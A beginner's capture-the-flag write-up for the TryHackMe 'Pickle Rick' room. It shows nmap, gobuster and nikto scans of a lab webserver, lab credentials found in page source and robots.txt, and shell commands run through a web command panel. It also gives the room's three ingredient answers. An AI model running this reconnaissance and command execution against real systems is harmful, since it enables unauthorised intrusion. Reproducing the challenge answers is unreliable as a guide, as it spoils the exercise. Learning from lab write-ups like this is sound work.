
Pickle_Rick_CTF.md

Pickle Rick Writeup

This CTF is a very easy but also one of my first ever done CTF. It is on tryhackme, link: https://tryhackme.com/room/picklerick



Title	IP Address	Expires
Pickle Rick	10.10.29.1	1h 58m 31s

This Rick and Morty themed challenge requires you to exploit a webserver to find 3 ingredients that will help Rick make his potion to transform himself back into a human from a pickle.

Deploy the virtual machine on this task and explore the web application.

What is the first ingredient Rick needs?

mr. meeseek hair


Whats the second ingredient Rick needs?

1 jerry tear

Whats the final ingredient Rick needs?

fleeb juice

I first ran nmap, nikto and gobuster:



```
┌──(alex㉿Kali)-[~/my_testing]
└─$ nmap -A -sV -sC -oN rick.nmap 10.10.29.1
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-17 19
:10 CET
Nmap scan report for 10.10.29.1
Host is up (0.030s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ub
untu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:26:44:11:3f:eb:89:3b:24:fb:e4:b8:d7:6b:8f:bb
 (RSA)
|   256 b3:40:79:e3:ee:ee:e4:f5:5f:a9:5e:4b:34:7a:10:82
(ECDSA)
|_  256 55:ee:10:a1:aa:d8:bd:41:9a:51:b6:2e:9f:45:91:7a
(ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Rick is sup4r cool
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect
 results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.48 seco
nds

┌──(alex㉿Kali)-[~/my_testing]
└─$ 
```


```
┌──(alex㉿Kali)-[~]
└─$ gobuster dir -w /usr/share/dirbuster/wordlists/directory-l
ist-2.3-medium.txt -u http://10.10.29.1 -x php,txt,html,sh,cgi
,css,js,py
===============================================================
=
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_
)
===============================================================
=
[+] Url:            http://10.10.29.1
[+] Threads:        10
[+] Wordlist:       /usr/share/dirbuster/wordlists/directory-l
ist-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     css,js,py,php,txt,html,sh,cgi
[+] Timeout:        10s
===============================================================
=
2021/01/17 19:11:15 Starting gobuster
===============================================================
=
/index.html (Status: 200)
/login.php (Status: 200)
/assets (Status: 301)
/portal.php (Status: 302)
/robots.txt (Status: 200)
Progress: 8016 / 220561 (3.63%)
```

```
┌──(alex㉿Kali)-[~]
└─$ nikto -h http://10.10.29.1
- Nikto v2.1.6
---------------------------------------------------------------
-------------
+ Target IP:          10.10.29.1
+ Target Hostname:    10.10.29.1
+ Target Port:        80
+ Start Time:         2021-01-17 18:32:03 (GMT1)
---------------------------------------------------------------
-------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can
hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could all
ow the user agent to render the content of the site in a diffe
rent fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all po
ssible dirs)
+ Server may leak inodes via ETags, header found with file /,
inode: 426, size: 5818ccf125686, mtime: gzip
+ Apache/2.4.18 appears to be outdated (current is at least Ap
ache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Cookie PHPSESSID created without the httponly flag
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ 7889 requests: 0 error(s) and 9 item(s) reported on remote h
ost
+ End Time:           2021-01-17 18:37:02 (GMT1) (299 seconds)
---------------------------------------------------------------
-------------
+ 1 host(s) tested

┌──(alex㉿Kali)-[~]
└─$ 
```

We can find: /login.php (200) /robots.txt(200)


and in 300: /portal.php /assets

After the basic enumeration, I looked a bit in the developer tools and, I found something interesting in the source code:




```
▼<body>
  ▶<div class="container">…</div>
   <!--

       Note to self, remember username!

       Username: R1ckRul3s

     -->
 </body>
</html>
```

I then took a look at robots.txt:



```
Wubbalubbadubdub
```

We can then try it in the login page, and .... It works!




Not secure | 10.10.29.1/login.php

Portal Login Page

Username: R1ckRul3s

Password: ••••••••••••••••




Not secure | 10.10.29.1/portal.php

Command Panel

Commands

In the writable field you can then write commands, for example "whoami":




Command Panel

```
whoami
```

```
www-data
```


After a ls -al command you can see "Sup3rS3cretPickl3Ingred.txt", but you can't cat it...



Command Panel

Command disabled to make it hard for future **PICKLEEEE RICCCKKKK**.

